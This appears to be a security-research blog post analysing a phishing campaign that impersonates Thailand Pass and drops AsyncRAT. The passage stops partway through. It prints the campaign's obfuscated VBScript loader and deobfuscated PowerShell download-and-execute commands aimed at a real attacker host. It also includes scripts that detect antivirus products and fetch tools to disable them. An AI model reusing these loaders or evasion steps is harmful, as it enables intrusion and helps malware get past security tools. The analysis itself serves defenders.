
Targeted attack on Thailand Pass customers delivers AsyncRAT

zscaler.com/blogs/security-research/targeted-attack-thailand-pass-customers-delivers-asyncrat

The Zscaler ThreatLabz research team has recently discovered a malware campaign targeting users applying for Thailand travel passes. The end payload of many of these attacks is AsyncRAT, a Remote Access Trojan that can be used to monitor, control, and steal sensitive data from victims' machines.

Thailand Pass is an online travel agency that brokers airline tickets to travelers who want to visit Thailand or other foreign countries. Attackers trick victims using a spoof web page that poses as Thailand Pass, ultimately baiting users into downloading AsyncRAT.

The Thailand Pass organization has issued an advisory for these malicious campaigns on their official website "tp.consular[.]go[.]th" as shown below.



Announcement
Tuesday, March 1, 2022

Applicants on Thailand Pass who received the following email, DO NOT scan the QR Code or follow the instructions described. The email does not come from Thailand Pass, and could compromise the security and privacy of your personal information. **Please note that the correct emails should be from @tp.consular.go.th domain and link to the websites of Thai authorities or Thailand Pass only.**

Thailand Pass 08:57
an mich ^ ตัวอย่างปลอม

Von Thailand Pass • contact@thailandpassconsulate.com
An [redacted]
Datum 17 Feb 2022 08:57

Figure 1: Advisory by Thailand pass organization.

In this blog, our team will provide a deep analysis of the malware campaign that we have observed related to these attacks.

The below image shows the complete flow of execution for this malware campaign.




URL Link
HTML file gets downloaded from One drive
HTML drops ISO file
ISO file drops VB Script
thailand_Passport.iso
qr_thailand_pass.vbs
VBScript downloads PS script to check available AVs and download files accordingly
Ps
Testavast+denf.txt
YES
NO
Checks for Antivirus service to Disable it
Ps
Avast.txt / nod.txt / killd.txt
Creates Schedule Task for Security Health.exe
Ps
Task.txt
SecurityHealth.exe.manifest
BAT
1.bat
Disables AV service
Ps
1.ps1
Security health.exe
EXE
DLL
Process injection
AsyncRAT Payload
Backdoor:MSIL/AsyncRAT
EXE
Aspnet compiler.exe

Figure 2: Complete attack chain workflow.

The following malicious URLs were used for this campaign, as found through our Threat Intelligence collection framework.

hxxps://bit[.]ly/Thailand-passport - is an shortened URL of hxxps://onedrive.live[.]com/Download?cid=6BCBE135551869F2&resid=6BCBE135551869F2!168&authkey=AGoYtbf1Lb5VjFg

On accessing the above URL, the page delivers a HTML file named “**Thailand Pass Registration System (for air travel.html**”. Once the user opens the HTML file, it automatically drops an ISO file named “**thailand_Passport.iso**” without any user interaction, as shown below.


Thailand Pass Registration Syster ×
File
C:/Users/windows%2010/Downloads/Thailand%20Pass%20Registration%20System%20(for%20air%20travel.html
thailand_Passport.ISO


THAILAND PASS

ระบบลงทะเบียนขอรับหนังสือรับรองการ
เดินทางเข้าประเทศไทย (ทางอากาศ)

Registration System for Entering Thailand (for air travel only)

Figure 3 : Thailand pass phishing page drops ISO file.


This ISO file contains a VBScript called “**qr_thailand_pass.vbs**” file which begins the malware activity. The content of the vbs file will be in obfuscated form as shown below.



```
'<#randrangecjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrOjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrRjlbifyugzetdwsioi
'<#randrangecjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrOjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrRjlbifyugzetdwsioi
RRtDc = chr(87) & chr(83) & chr(67) & chr(82) & chr(73) & chr(80)
YXeQx = chr(84) & chr(46) & chr(83) & chr(72) & chr(69) & chr(76) & chr(76)
Set FkglE = CreateObject(RRtDc+YXeQx)
RIrii = chr(67)_
& chr(77) & chr(68) & chr(46) & chr(69) & chr(88) & chr(69) & chr(32) & chr(47) & chr(67) & chr(32) & chr(80) & ch
& chr(91) & chr(83) & chr(121) & chr(115) & chr(116) & chr(101) & chr(109) & chr(46) & chr(78) & chr(101) & chr(11
FkglE.Run(RIrii),0
'<#randrangecjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrOjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrRjlbifyugzetdwsioi
'<#randrangecjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrOjlbifyugzetdwsioixbigjtqpibgizkvbfkgomvfrRjlbifyugzetdwsioi
```

Figure 4: Obfuscated content of the qr_thailand_pass.vbs file.


After de-obfuscating the VBScript, we can see that the script tries to download a Testavast+denf.txt file from the web hosting site(ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com) and executes the code using the “IEX” operation with the help of “powershell”.



```
WSCRIP
T.SHELL
CMD.EXE /C POWERSHELL.EXE -exec Bypass -C [System.Net.WebClient]$webClient = N`e`w-Object System.Net.WebClient;[
    System.IO.Stream]$23830 = $webClient.OpenRead('http://ec2-34-229-64-131.compute-1.amazonaws.com/New/
    Testavast+denf.txt');[System.IO.StreamReader]$17112 = N`e`w-Object System.IO.StreamReader -argumentList $23830
    ;[System.Threading.Thread]::Sleep(1000);[string]$68248 = $17112.ReadToEnd();IEX $68248;
```

Figure 5: Deobfuscated content of the qr_thailand_pass.vbs file.

The following image shows the content of the Testavast+denf.txt file which contains a code to check if antivirus services ESET, Avast, AVG, or Malwarebytes are running. If any of those services is found, the script modifies the execution flow of the malware to get around the antivirus, and downloads the appropriate files in order to do so. It saves the files related to the antivirus service as untitled.ps1 and executes that powershell script.



```
Function Froool_tyhn
{
$Nod32 = "C:\Program Files\ESET\ESET Security\ecmds.exe"
if([System.IO.File]::Exists($Nod32)){

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Nod.txt"
$path = "C:\Users\Public\Untitled.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -p
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path

elseif([System.IO.File]::Exists("C:\Program Files\AVG\Antivirus\AVGUI.exe")){

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Avast.txt"
$path = "C:\Users\Public\Untitled.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -p
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path
```

```
elseif([System.IO.File]::Exists("C:\Program Files\Malwarebytes\Anti-Malware\mbamtray.exe"))

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Killd.txt"
$path = "C:\Users\Public\Untitled.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $pat
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path

elseif([System.IO.File]::Exists("C:\Program Files\Avast Software\Avast\AvastUI.exe")){

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/New/Avast.txt"
$path = "C:\Users\Public\Untitled.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $pat
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path
```


Figure 6: Checks for AV running service and downloads its related text file accordingly.

While execution flows are modified if AV services are found to be present, the final payload (AsyncRAT malware) remains the same.

IF AV exists on the host machine

Example - Victim Machine runs MalwareBytes AV as a service

Here, we have taken a case study of a host with malwarebytes antivirus installed, and will analyze the delivery of an AsyncRAT payload in detail. The following image shows the content of the killd.txt file which downloads the supporting files from web hosting site(ec2-34-229-64-131[.]compute-1[.]amazonaws[.]com)



```
$OutPath = "C:\local\"
if (-not (Test-Path  $OutPath ))
        {
            New-Item $OutPath -ItemType Directory -Force
        }
start-sleep 5
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1.bat"
$path = "C:\local\1.bat"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path
$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1.ps1"
$path = "C:\local\1.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}
(New-Object Net.WebClient).DownloadFile($url, $path)
$path

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/1_powerrun.vbs"
$path = "C:\local\1_powerrun.vbs"
# param([string]$url, [string]$path)
```

```

(New-Object Net.WebClient).DownloadFile($url, $path)
$path

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/admin.ps1"
$path = "C:\local\admin.ps1"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path

$url = "http://ec2-34-229-64-131.compute-1.amazonaws.com/SV/Malawer/admin.vbs"
$path = "C:\local\admin.vbs"
# param([string]$url, [string]$path)

if(!(Split-Path -parent $path) -or !(Test-Path -pathType Container (Split-Path -parent $path))) {
$targetFile = Join-Path $pwd (Split-Path -leaf $path)
}

(New-Object Net.WebClient).DownloadFile($url, $path)
$path

cd
cd C:\local\
start "admin.vbs"
```

Figure 7: Content of the powershell script present in the Killd.txt file.


The image depicts the content of the supporting files like admin.vbs, admin.ps1, 1_powerrun.vbs, 1.bat and 1.ps1 whose main task is to stop the particular AV service to evade detection and to execute the malware attack.

***admin.vbs* -** Starts the admin.ps1 powershell script

admin.ps1 - Starts the 1_powerrun.vbs script in admin mode

1_powerrun.vbs - runs the 1.bat batch file.

1.bat - runs the 1.ps1 powershell script.



```
H4 = " -nologo "
H3 = "powershell.exe"
H2 = "admin.ps1"
H7 = " Unrestricted"
H8 = " -File C:\local\"
H5 = "-ExecutionPolicy"
wind = "WScript.Shell"
set hnv = CreateObject(wind)
RENAME = H3+H4+H5+H7+H8+H2
hnv.Run RENAME,0
```

